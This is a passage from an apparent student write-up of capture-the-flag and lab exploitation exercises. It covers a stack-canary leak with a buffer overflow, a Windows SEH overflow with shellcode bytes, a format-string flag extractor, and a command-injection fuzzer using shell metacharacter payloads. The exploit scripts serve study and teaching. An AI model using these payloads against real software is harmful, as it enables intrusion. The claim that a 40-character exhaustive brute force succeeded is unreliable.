# Wait for the initial output and clear it
p.recvuntil(b'Canary on guards shoulder: Gwaaaa! I want a cookie!\n')

# Send the format string to leak the canary
p.sendline(b'%15$p')

# Get the output which contains the canary
output = p.recvline().strip()

# Print the received output for debugging
print("Received output with canary:", output)

try:
    # Parse the canary value from the received output
    canary_value = int(output, 16)  # Convert hex string directly to integer
    print("Canary value:", hex(canary_value))

    # Construct the buffer overflow payload
    payload = b'A' * 72 + p64(canary_value) + b'B' * 8 + p64(0x4006b7)

    # Send the payload in response to the second prompt
    p.recvuntil(b'Canary on guards shoulder: Gwaaaa! Give me another one!\n')
```

[1] In creation of this script ChatGPT4 was used.

```
    p.sendline(payload)

    # Switch to interactive mode to see what the program does after exploitation
    p.interactive()

except ValueError:
    print("Failed to parse the canary value. Here's the problematic output:", output)
    p.close()
```



Figure 3.13: Flag of dungeon5

The program successfully results in obtaining the flag.

3.3 Windows6 Challenge

3.3.1 Overview of the Challenge

This challenge involves exploiting a Structured Exception Handling (SEH) vulnerability. SEH is a system designed to capture error states in applications, providing user-friendly responses, especially for system or application-level errors ((Coalfire,)). Typically, this type of vulnerability arises from a buffer overflow, allowing an attacker to modify the SEH chain and execute their own code. In the following program, we will first test for a buffer overflow. Then, by using x32dbg, we will investigate the SEH section for traces of this vulnerability.

```
f=open("crash-1.txt","wb")
buf=b"\x41"*3000
f.write(buf)
f.close()
```

When we run this code, we obtain a pattern consisting of 3000 'A' letters. Then we provide this as input to the program by changing the command line in xdbg.

3.3.2 Analysis with x32dbg



Figure 3.14: Command line

Next, we check the errors from the SEH tab in xdbg and examine their values. As we can see, the 'AAAA..' expression corresponds to the value 0x41, which allows us to see an overflow into a SEH error below.



Figure 3.15: Checking SEH

Therefore, we now discover that this program is susceptible to an SEH vulnerability via buffer overflow.

We perform a similar operation this time using a unique pattern to try to find the offset of SEH. This will allow us to run our own code without errors.



Figure 3.16: Config

For this, we configure using the Command Line's ERC command. Then we create a unique pattern with the command ERC –pattern create 3000.

```
ERC --Pattern
-------------------------------------------------------------------
-------------------------------------------------------------------------------------------------
Pattern created at: 5/12/2024 7:37:04 PM. Pattern created by: Hasan. Pattern length: 3000
-------------------------------------------------------------------------------------------------

Ascii:
"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac"
"9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8"
"Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7A"
```

Figure 3.17: Unique pattern for buffer overflow

Then we clean and merge this pattern through a python script. Now we can use our pattern and find the position of SEH with a new buffer overflow attack.

```
f = open("crash-2.txt","wb")
buf=(b"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8
Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9A......)
f.write(buf)
f.close()
```



Figure 3.18: Using pattern in the command line

We add the obtained pattern back to the Change Command Line box. When we press the 'Ok' button and run our program, the attack now occurs.

3.3.3 Exploiting the Vulnerability

Now it's time to find out exactly which part of the pattern matches the address we are looking for. Here, we look at the offset of the SEH register with the "ERC –FindNRP" command. Then we test this part by writing another python script, giving its output to the program for inspection.

```
SEH register is overwritten with pattern at position 60 in thread 4528
```

Figure 3.19: Offset of SEH

As seen above, the position of the SEH register is at the 60th place. Therefore, we can take this into account when writing our exploit.

```
0x637412c8 | pop edi, pop ebp, ret | False |  False  |  False  |  False  |  False  | C:\Program Files\R\R-3.4.4\bin\i386\Rgraphapp.dll
```

POP, POP, RET pointer

I select a module that is not from an ASLR, DEP, Rebase, or SafeSEH enabled module and preferably not an OS DLL for portability purposes.

crash3.py - C:\Users\hasancoskunwin\Desktop\crash3.py (3.12.2)

File Edit Format Run Options Window Help

```
f = open("crash-3.txt", "wb")
buf = b'\x41' * 60  #For owerwriting SEH
buf+= b'\xEB\x0B\x90\x90'  # JMP from SEH: NOP
buf+= b'\x18\x13\x40\x01'  # POP, POP, RET
buf+= b'\x90' * 50  # NOP sled
buf+= b'\x89\xe5\x83\xec\x20\x31\xdb\x64\x8b\x5b\x30\x8b\x5b\x0c\x8b\x5b\x1c\x8b
f.write(buf)
f.close()
```

Figure 3.20: Shellcode
((Database,))

Here, up to the 60th place SEH register, we use the 'A' expression, then escape from SEH with a JMP command and the Pop-Pop-Ret method. Subsequently, we place a 50-size NOP sled going directly to our shellcode.



Figure 3.21: Pop-up calculator

Chapter 4

Fuzzing and Automation in the Modern Era

4.1 Introduction

This write-up details the process of exploiting `modern2.exe` using a fuzzer and an exploiter developed to uncover and leverage format string vulnerabilities. The objective was to automatically extract a hidden flag from the program, demonstrating how such vulnerabilities can be exploited to access sensitive information.

4.1.1 Initial Setup and Exploration

The first step involved placing `modern2.exe` and `flag.txt` in the same directory on a virtual machine (VM). By running `modern2.exe` in a terminal, it was observed that the program requests user input and echoes it back, indicating potential use of the `strcpy` and `puts` functions, which are known to be vulnerable to format string attacks.

4.2 Modern2.exe

4.2.1 Manual Testing

To investigate the possibility of a format string vulnerability, various format specifiers were tested manually:

- %s, %x, %p: Commonly used to read strings, hexadecimal values, and pointers, respectively.
- %d, %f, %n, %c: Used for decimal, floating-point, write counts, and characters.

It was found that %s, %x, and %n were not allowed, as the program terminated with "NOT ALLOWED!" when these were used. However, %p was permitted, enabling access to pointer values and potentially sensitive memory content.

4.2.2 Identifying the Vulnerability

Realizing the potential vulnerability with %p, a string of multiple %p specifiers was inputted, revealing numerous hexadecimal values. These values, when translated via an online hex-to-ASCII converter, included ASCII text that appeared reversed due to little-endian formatting.

4.2.3 Automation with Fuzzer and Exploiter

To automate the exploitation process, a fuzzer and exploiter script were developed. This script systematically tested various format specifiers and extracted hexadecimal values that could potentially contain the flag.



Figure 4.1: HEX to ASCII

4.2.4 Script Implementation

The script is divided into several key functions:

4.2.5 Running the Executable

Executes `modern2.exe` with provided input and captures the output.

```
def run_process(executable, input_str):
    try:
        process = subprocess.Popen(
            executable,
            stdin=subprocess.PIPE,
            stdout=subprocess.PIPE,
            stderr=subprocess.PIPE,
            text=True,
            shell=True,
            encoding='utf-8',
            errors='ignore'
        )
        stdout, stderr = process.communicate(input=input_str, timeout=5)
        return stdout.strip(), stderr.strip()
    except Exception as e:
```

```
        return "", str(e)
```

Hex to ASCII Conversion

Converts hexadecimal strings to their ASCII representation.

```
def hex_to_ascii(hex_str):
    try:
        bytes_object = bytes.fromhex(hex_str)
        ascii_str = bytes_object.decode("ascii", errors='ignore')
        return ascii_str
    except:
        return ""
```

Extracting Hex Patterns

Extracts hexadecimal patterns from the program's output.

```
def extract_hex_patterns(text):
    hex_pattern = re.compile(r'([a-fA-F0-9]{16})')
    return hex_pattern.findall(text)
```

Flag Detection

Checks if the extracted ASCII contains the flag.

```
def check_for_flag(output):
    flag_pattern = re.compile(r'flag\{[a-zA-Z0-9]+\}')
    match = flag_pattern.search(output)
    if match:
        return match.group(0)
    return None
```

Reversing Bytes

Reverses byte order in hexadecimal strings to account for endianness.

```
def reverse_bytes(hex_str):
    bytes_list = [hex_str[i:i+2] for i in range(0, len(hex_str), 2)]
    reversed_bytes = ''.join(bytes_list[::-1])
    return reversed_bytes
```

4.2.6 Main Function

The main function orchestrates these steps:

Identifying Allowed Specifiers

The script tests common format specifiers to identify those not restricted by the program.

```
specifiers = ['%s', '%d', '%x', '%f', '%p', '%n', '%c']
allowed_specifiers = []
for specifier in specifiers:
    payload = marker + ' '.join([specifier] * 5)
    stdout, stderr = run_process(executable, payload)
    if "NOT ALLOWED!" not in stdout and "NOT ALLOWED!" not in stderr:
        allowed_specifiers.append(specifier)
    print(f"Tested specifier: {specifier}, Allowed: {'NOT ALLOWED!' not in stdout and 'NOT
    ALLOWED!' not in stderr}')
```

Exploiting the Vulnerability

Using the allowed specifiers (%d, %f, %p, %c), the script repeatedly inputs strings to generate and collect hexadecimal values.

```
if allowed_specifiers:
    exploit_confirm = input(f"Found vulnerabilities with the following specifiers: {
    allowed_specifiers}. Do you want to exploit? (yes/no): ")
    if exploit_confirm.lower() != "yes":
        print("Exploitation aborted.")
        return
```

Combining and Decoding Output

The collected hex values are reversed and converted to ASCII. The resultant string is then checked for the presence of the flag.

```
combined_ascii = ""
for specifier in allowed_specifiers:
    payload = marker + ' '.join([specifier] * num_pointers)
    stdout, stderr = run_process(executable, payload)
    combined_output = stdout + stderr
    hex_matches = extract_hex_patterns(combined_output)
    if hex_matches:
        for hex_value in hex_matches:
            reversed_hex_value = reverse_bytes(hex_value)
            reversed_ascii_str = hex_to_ascii(reversed_hex_value)
            if reversed_ascii_str:
                print(f"Hex value: {hex_value}, Reversed ASCII: {reversed_ascii_str}")
                combined_ascii += reversed_ascii_str
print(f"Combined ASCII: {combined_ascii}")
flag = check_for_flag(combined_ascii)
if flag:
    with open("flag.txt", "r") as file:
        flag_from_file = file.read().strip()
        if flag == flag_from_file:
            print(f"Flag found: {flag}")
        else:
            print(f"Flag does not match the content of flag.txt. Found: {flag}")
else:
    print(f"Tested payloads with allowed specifiers: {allowed specifiers}")
    print("No flag found with the provided format string specifiers.")
```

4.2.7 Results

Upon executing the script, the following output was observed:

Allowed Specifiers

```
Allowed specifiers: ['%d', '%f', '%p', '%c']
```

Extracted Hex Values

```
Hex value: 1122111793492235, Reversed ASCII: 5"I\textuparrow\textdoubleverticalline" \
    textlangle\textlangle
Hex value: 3000000000000000, Reversed ASCII: 0
...
```

Flag Found

```
Combined ASCII: ... flag{a7cv8er5cvnb5f97z7evs54dsg}
Flag found: flag{a7cv8er5cvnb5f97z7evs54dsg}
```

4.2.8 Conclusion

This exercise demonstrates that format string vulnerabilities, even with partial restrictions, can be exploited to extract sensitive information. Automating this process through a fuzzer and exploiter script not only streamlines the exploitation but also highlights the significance of secure coding practices. Leveraging tools like ChatGPT for code support showcases how even non-expert users can perform sophisticated security assessments. This project underscores the importance of continuous security testing and the potential of automation in identifying and mitigating software vulnerabilities.

4.3 Modern3.exe

4.3.1 Exploration

`Modern3.exe` using a brute-force script developed to uncover and leverage a magic string vulnerability. The objective was to automatically extract a hidden flag from the program, demonstrating how such vulnerabilities can be exploited to access sensitive information.

The initial setup began with placing the `modern3.exe` file on a virtual machine (VM). When `modern3.exe` was run in the terminal, it was observed that the program requests user input but terminates regardless of the input provided. This indicated that the buffer handling functions might be potentially misused and, therefore, could contain security vulnerabilities.

4.3.2 Manual Testing



Figure 4.2: Modern3.exe segmentation testing.

Manual testing did not reveal a segmentation fault with various input lengths, suggesting a need for deeper analysis using tools like xdbg to examine the assembly code. The key assembly instructions are as follows:

4.3.3 Identifying the Vulnerability



Figure 4.3: First part of the assembly code.

- `sub rsp,28`: This instruction allocates 40 bytes on the stack.
- `add rsp,28`: This deallocates the 40 bytes on the stack.



Figure 4.4: Second part of the assembly code.

- `mov eax,dword ptr ss:[rbp-4]`: Loads the value of `v6` into `eax`.
- `mov byte ptr ss:[rbp+rax-30],dl`: Stores the byte in `dl` to the buffer.
- `cmp al,7A`: Compares the `al` register value with 'z' (0x7A).
- `jne modern3.401610`: Jumps if the comparison is not equal.
- `add dword ptr ss:[rbp-4],1`: Increments `v6`.
- `mov byte ptr ss:[rbp+rax-30],89`: If 'z' is found, it replaces it with 0x89.
- `mov eax,dword ptr ss:[rbp-4]`: Loads the value of `v6` into `eax`.
- `cmp eax,27`: Compares the value of `eax` with 39 (0x27 in hex).
- `jbe modern3.4015E7`: Jumps back if `v6` is less than or equal to 39.

4.3.4 Explanation of the Assemble Version

- The assembly code allocates space for 40 bytes.
- The loop reads each character of the input and stores it in the buffer.
- If the character 'z' (0x7A) is encountered, it is replaced with 0x89.
- The loop continues until 40 characters are read (v6 reaches 39).

4.3.5 Brute-Force Script

Given the understanding of the buffer size and specific handling in the code, an automated brute-force script was developed to systematically test inputs and identify the flag.

4.3.6 Script Implementation

The script is designed to test all possible inputs of length 40, printing each input, and stopping when the flag is found.

```python
import subprocess
import re
import string
import itertools

def run_process(executable, input_str):
    try:
        process = subprocess.Popen(
            executable,
            stdin=subprocess.PIPE,
            stdout=subprocess.PIPE,
            stderr=subprocess.PIPE,
            text=True,
            shell=True
        )
        stdout, stderr = process.communicate(input=input_str, timeout=5)
        return stdout.strip(), stderr.strip(), process.returncode
    except subprocess.TimeoutExpired:
        return "", "Timeout", -1
    except Exception as e:
        return "", str(e), -1

def check_for_flag(output):
    flag_pattern = re.compile(r'flag\{[a-zA-Z0-9]+\}')
    match = flag_pattern.search(output)
    return match.group(0) if match else None

def main():
    executable = "modern3.exe"
    possible_inputs = string.printable

    buffer_size = 40  # Based on static analysis
    print(f"Assumed buffer size: {buffer_size}")

    found_flag = False
    for length in range(buffer_size, buffer_size + 1):  # Try buffer_size only
        for input_combination in itertools.product(possible_inputs, repeat=length):
            input_str = ''.join(input_combination)
            print(f"Testing input: {input_str}")
            stdout, stderr, _ = run_process(executable, input_str)
            combined_output = stdout + stderr
            flag = check_for_flag(combined_output)
            if flag:
                print(f"Flag found: {flag}")
                found_flag = True
                break
        if found_flag:
            break
```

```
49
50      if not found_flag:
51          print("No flag found with the provided inputs.")
52
53  if __name__ == "__main__":
54      main()
```

4.3.7 Results

The brute-force script successfully identified the flag by systematically testing all possible inputs of length 40. The flag was extracted and printed to the terminal.

Here is a snapshot of the command prompt during the brute-force testing:



Figure 4.5: The output

4.4 Dungeon1

4.4.1 Overviewing of Dungeon1

Our initial approach to analyzing the ‘dungeon1‘ binary involved a combination of automated fuzzing techniques. The primary focus was on identifying potential command injection and buffer overflow vulnerabilities, which are common weaknesses in poorly secured binary executables. The functions we prepared first search for vulnerabilities by performing an automatic command injection test. If no vulnerability is found, it then starts the buffer overflow test.

Functions Used

The List of Functions in myAutoFuzzExploit.py:

```
execute_command(cmd)
execute_payload(binary_name, payload_path)
check_injection(binary_name)
fuzz_binary(binary_name, injection_symbol)
analyze_functions(binary_name)
get_function_address(binary_name, function_name)
buffer_overflow_exploit(binary_name)
```

```
analyze_binary(binary_name)
main()
```

4.4.2 Discovery of Vulnerability

With the fuzzing process, we were able to find vulnerabilities using the following snippet:

```
def check_injection(binary_name):
    symbols = ["|", "$(", "`", "&&", ";"]

    for symbol in symbols:
        payload = f"{symbol} echo VULNERABLE {symbol if symbol != '|' else ''}"
        output = execute_command(f'echo "{payload}" | ./{binary_name}')
        if 'VULNERABLE' in output:
            print(f"Command injection vulnerability found with payload: {payload}")
            return symbol

    print("No obvious command injection vulnerability found. Proceeding with advanced
    techniques.")
    return None
```

During the fuzzing process, our script detected a critical vulnerability. The output revealed:

```
Command injection vulnerability found with payload: | echo VULNERABLE
```

This discovery indicated that the 'l' (pipe) symbol could be used to execute arbitrary system commands, effectively bypassing the program's intended restrictions.

4.4.3 Automated Fuzzing

We began by employing our custom-built 'myAutoFuzzExploit.py' script, which systematically tests for command injection vulnerabilities using commonly exploited symbols:

